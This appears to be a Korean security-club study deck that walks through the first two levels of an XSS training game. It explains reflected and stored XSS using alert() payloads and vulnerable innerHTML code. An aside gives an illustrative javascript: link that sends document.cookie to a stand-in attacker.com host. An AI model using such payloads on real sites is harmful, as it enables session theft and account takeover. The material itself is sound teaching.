

XSS 뽐내기 (1)

i-Keeper CERT 오나희

XSS란?

Cross-Site Scripting

검증되지 않은 공격자의 입력(HTML/JS 코드 조작을 통한 스크립트 삽입)이 웹 페이지에 주입되어 브라우저에서 실행되는 취약점
클라이언트 단 취약점으로 이를 통해 사용자 정보 탈취, 권한 상승, 사이트 변조 등이 가능하다

문제풀이 1

[1/6] Level 1: Hello, world of XSS

Mission Description

This level demonstrates a common cause of cross-site scripting where user input is directly included in the page without proper escaping.


Interact with the vulnerable application window below and find a way to make it execute JavaScript of your choosing. You can take actions inside the vulnerable window or directly edit its URL bar.

Mission Objective

Inject a script to pop up a JavaScript **alert()** in the frame below.

Once you show the alert you will be able to advance to the next level.

Your Target



Target code (toggle)

Hints 0/3 (show)

미션 설명

XSS가 흔히 발생하는 이유를 보여준다

사용자가 입력한 값이 적절히 이스케이프(escape) 처리되지 않은 채

페이지 안에 직접 포함될 때 생기는 문제

즉, 사용자가 넣은 문자열이 그대로 HTML/JS 코드로 동작해버릴 수 있다는 뜻

목표

alert() 창을 띄우는 JavaScript 코드를 삽입하라

문제풀이 1

Javascript:alert(1) 을 주소창에 입력해보자


Javascript:

URL 스킴(Scheme, URL을 어떻게 처리할지 정하는 식별자)으로
브라우저에게 이 뒤에 오는 건 URL이 아니라 JS 코드니 실행해라 라는 명령을 준다

alert(1)

Js 코드 중 일부로 브라우저 내장 함수 alert 를 호출해서 팝업창을 띄우게 한다

문제풀이 1



다음처럼 원하는 alert(1)을 얻을 수 없다
다른 방식이 필요하다

문제풀이 1

`` 을 주소창에 입력해보자

``

HTML에서 이미지를 표시할 때 쓰는 태그

`src = x`

`src`는 이미지 파일의 경로를 나타내는 속성, 즉 `x` 경로에 있는 이미지를 가져오겠다는 의미


`onerror`

에러가 났을 때 실행할 js코드를 지정하는 이벤트 핸들러

`alert(1)`

팝업창을 띄우는 명령, 즉 1을 팝업창으로 띄우게 된다

문제풀이 1



성공이다
그러면 이것의 원리는 무엇일까

Reflected XSS

1. 공격자가 입력창에 다음 문자열을 보낸다


``

2. 서버가 입력 값을 받고, 검증 하지 않은 채 응답 HTML에 그대로 끼워 넣는다
(저장 없이 즉시 응답에 반사되므로 Reflected XSS)

Reflected XSS

3. 브라우저 안 HTML 파서가 DOM을 생성한다

DOM(Document Object Model) = HTML 파싱 과정(컴퓨터가 값을 이해하려고 하게 하는 흐름)



document

└ html

└ body

└ p

└ Text("Search results for: ")

└ IMG[src="x", onerror="alert(1)"]

└ Text(" ")

이렇게 IMG 요소가 만들어진다

Reflected XSS

4. IMG 요소가 만들어졌으니 브라우저는 `src = x` 를 보고 이미지를 로딩 하려고 하지만, X라는 리소스는 존재하지 않으므로 로드가 실패한다

이후 로드가 실패하면 보여주는 `onerror` 핸들러를 실행하게 된다

`onerror="alert(1)"` 라는 속성이 붙어있으므로 이벤트가 발생되고 `alert(1)`이라는 팝업이 뜨게 된다

즉, 서버가 사용자 입력을 그대로 HTML응답에 포함시키기 때문에 생기는 취약점

문제풀이 2

[2/6] Level 2: Persistence is key

Mission Description

Web applications often keep user data in server-side and, increasingly, client-side databases and later display it to users. No matter where such user-controlled data comes from, it should be handled carefully.


This level shows how easily XSS bugs can be introduced in complex apps.

Mission Objective

Inject a script to pop up an `alert()` in the context of the application.

Note: the application saves your posts so if you sneak in code to execute the alert, this level will be solved every time you reload it.

Your Target



Target code (toggle)

미션 설명

웹 앱은 사용자가 입력한 데이터를 서버나 클라이언트 저장소에 **보관**했다가 다시 보여준다
이런 사용자 제어 데이터는 어디서 오든 안전하게 처리해야 한다
이 레벨은 복잡한 앱에서 XSS가 얼마나 쉽게 들어올 수 있는지를 보여준다

목표

애플리케이션 컨텍스트에서 `alert()`이 뜨도록 스크립트를 주입

Stored Cross Site Scripting

공격자가 입력한 악성 스크립트가 서버나 클라이언트 저장소(DB, 파일, localStorage 등)에 보관됐다가 다른 사용자(혹은 자신)에게 다시 표시될 때 실행되는 취약점

공격 코드가 저장 → 재사용되는 구조라서 반사형 XSS보다 훨씬 위험하다


문제풀이 2

아까의 `` 를 다시 입력해보자



Share status!

문제풀이 2



성공이다

성공한 원리와 문제에서 준 코드를 살펴보자

문제풀이 2

index.html 파일 안 displayPosts() 함수

```
function displayPosts() {  
  var containerEl = document.getElementById("post-container");  
  containerEl.innerHTML = "";  
  
  var posts = DB.getPosts();  
  for (var i=0; i<posts.length; i++) {  
    var html = '<table class="message"> ... ';  
    html += "<blockquote>" + posts[i].message + "</blockquote>";  
    html += "</td></tr></table>"  
    containerEl.innerHTML += html;  
  }  
}
```

posts[i].message를 그대로 *innerHTML에 삽입한다

입력값을 HTML로 인코딩하거나 필터링하지 않기 때문에 태그 그대로 DOM에 들어간다

*innerHTML : js에서 DOM 요소 안의 HTML 코드 전체를 읽거나 바꿀 수 있게 해주는 속성

문제풀이 2

index.html 파일

```
document.getElementById('post-form').onsubmit = function() {  
  var message = document.getElementById('post-content').value;  
  DB.save(message, function() { displayPosts() } );  
  document.getElementById('post-content').value = "";  
  return false;  
}
```

브라우저가 서버로 실제 요청을 보내는 기본 동작을 차단하는 부분

그래서 서버는 전혀 관여하지 않고 대신 DB.save(...) 함수가 실행

DB.save는 post-store.js 안에서 *localStorage에 메시지를 저장하는 코드

문제풀이 2

post-store.js 파일

```
this.save = function(message, callback) {  
  var newPost = new Post(message);  
  var allPosts = this.getPosts();  
  allPosts.push(newPost);  
  window.localStorage["postDB"] = JSON.stringify({  
    "posts" : allPosts  
  });  
  
  callback();  
  return false;  
}
```

localStorage = 웹 브라우저가 제공하는 클라이언트 측 저장소

쿠키랑 비슷하지만 자동으로 서버에 전송되지 않음


오직 브라우저 안에 key-value 형태로 저장

localStorage["postDB"]라는 공간을 만들어서 사용자가 입력한 글(=post)을 전부 JSON 문자열로 저장

문제풀이 2

동작 순서 정리

1. `` 를 입력창에 넣고 "Share status!" 버튼을 누른다



2. form onsubmit (HTML `<form>` 요소에서 제출 이벤트가 발생했을 때 실행되는 js이벤트 핸들러 이벤트) 발생

원래라면 서버로 값이 전송되어야 하지만 이 문제에서는 js로 폼 제출을 가로채게 된다(서버의 응답이 필요 없으므로)

문제풀이 2

동작 순서 정리

3. 자바스크립트로 폼 제출을 가로채고 아래 코드가 실행

```
document.getElementById('post-form').onsubmit = function() {  
  var message = document.getElementById('post-content').value;  
  DB.save(message, function() { displayPosts() } );  
  document.getElementById('post-content').value = "";  
  return false;  
}
```

textarea에 적은 값이 message 변수에 들어간다

Message 변수에는 입력했던 값이 들어간다

문제풀이 2

동작 순서 정리

4. displayPosts() 함수가 실행되면서, 저장된 메시지를 꺼내 HTML에 삽입되며 화면에 출력한다

```
html += "<blockquote>" + posts[i].message + "</blockquote>";
```

```
posts[i].message = <img src=x onerror=alert(1)>
```

브라우저 입장에서는 이걸 텍스트가 아니라 HTML 태그로 해석
즉, 이전 문제와 같이 x의 경로를 찾을 수 없으니 alert(1) 팝업을 띄우게 된다

여담

실제로 javascript:alert(1)을 브라우저 창에 붙여넣기 하면 자동으로 지워진다
직접 입력하고 엔터를 쳐도 아무일도 일어나지 않는다

예전에는 브라우저 주소창에 javascript:alert(1) 같은 걸 직접 치면 바로 실행됐음
하지만 요즘 브라우저(Chrome, Firefox, Edge 등)는 보안 강화를 위해 차단한다

Content Security Policy (CSP)

Content Security Policy ([CSP](#)) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross-Site Scripting ([XSS](#)) and data injection attacks. These attacks are used for everything from data theft, to site defacement, to malware distribution.

여담

아까도 말했듯 javascript: 같은 URL 스킴을 쓰면 웹 주소 대신 js 코드를 넣을 수 있다
그리고 그 코드를 사용자가 실행하면 현재 보고 있는 웹 사이트의 권한으로 코드가 실행된다


공격자가

```
<a href="javascript:fetch('https://attacker.com?c='+document.cookie)">  
재미있는 링크  
</a>
```

이러한 링크를 숨겨두면, 링크를 누르는 순간
document.cookie (로그인 세션 쿠키) → attacker.com으로 전송

즉, 계정 탈취가 가능해진다 (피싱)

[모니터랩] 2025년 6월 웹 공격 동향 보고서



[HackerOne] Top 10 취약점 통계

The top 10 vulnerabilities need to change.

Valid vulnerabilities on the HackerOne Platform have jumped 12% over the past year, with 78,042 valid issues found across 1,300+ customer programs. While organizations are making efforts to reduce vulnerability reports by identifying trends and putting measures in place to catch them earlier in development, we do expect vulnerability reports to keep rising as more organizations embrace human-led security.

The good news? Reports for the three most common vulnerabilities are all down by a small percentage platform-wide since 2023, with reports for cross-site scripting down 10%, suggesting that some of the tactics to reduce common vulnerabilities are having an impact.

HackerOne data shows that the top ten vulnerabilities reported to customer programs are common and mostly preventable with proactive measures. Catching these issues early in the SDLC can significantly cut down on bounty costs.

1	XSS
2	Improper Access Control - Generic
3	Information Disclosure
4	Insecure Direct Object Reference (IDOR)
5	Misconfiguration
6	Privilege Escalation
7	Improper Authentication - Generic
8	Business Logic Errors
9	Open Redirect
10	Improper Authorization

다음에는 다른 종류의 XSS를...